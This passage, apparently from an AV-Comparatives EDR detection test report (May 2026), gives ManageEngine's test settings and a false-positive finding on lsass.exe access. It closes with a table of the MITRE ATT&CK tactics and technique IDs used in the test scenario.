ManageEngine: In the "Ransomware Detection Engine" settings, the "Detection Sensitivity" was set to "Standard". Under "DeepAV", the "Detection Trigger" was enabled for "On DLL Load" and for "On Write". Under "Telemetry", the collection of "Telemetry Activities" was set to "All".

Detection Issue (False Positives)
During the execution of the test scenarios, the product generated alerts on legitimate processes, including its own components, due to access to lsass.exe. The alerts were observed under normal operation conditions and did not correspond to malicious activity, indicating overly sensitive detection behaviour in this context.

Appendix 2. List of Techniques in Test

The table below shows the MITRE ATT&CK Tactics (aims) and the ATT&CK Techniques of the test scenario used in this EDR Detection Test.

TACTICS	TECHNIQUES
Initial Access	**Phishing (T1566)** Spearphishing Link (T1566.002) **Valid Accounts (T1078)**
Execution	**Scheduled Task/Job (T1053)** Scheduled Task (T1053.005) **System Services (T1569)** Service Execution (T1569.002) **User Execution (T1204)** Malicious File (T1204.002) Malicious Link (T1204.001)
Persistence	**Account Manipulation (T1098)** **Boot or Logon Autostart Execution (T1547)** **Create Account (T1136)** Domain Account (T1136.002) Local Account (T1136.001)
Privilege Escalation	**Access Token Manipulation (T1134)** Access Token Manipulation: Token Impersonation/Theft (T1134.001)
Defense Evasion	**Hide Artifacts (T1564)** Hidden Files and Directories (T1564.001) **Masquerading (T1036)** **Obfuscated/Compressed Files and Information (T1027)**
Credential Access	**OS Credential Dumping (T1003)** DCSync (T1003.006) **Steal or Forge Kerberos Tickets (T1558)** Kerberoasting (T1558.003)
Discovery	**Account Discovery (T1087)** Domain Account (T1087.002) **Domain Trust Discovery (T1482)** **Permission Groups Discovery (T1069)** Domain Groups (T1069.002) Local Groups (T1069.001) **Process Discovery (T1057)** **Process Injection (T1055)** **System Information Discovery (T1082)** **System Network Configuration Discovery (T1016)**
Lateral Movement	**Remote Services (T1021)** SMB/Admin Shares (T1021.002)
Command and Control	**Application Layer Protocol (T1071)** Web Protocols (T1071.001) **Ingress Tool Transfer (T1105)**

AV-Comparatives

(May 2026)

Copyright and Disclaimer

For more information about AV-Comparatives and the testing methodologies, please visit our website.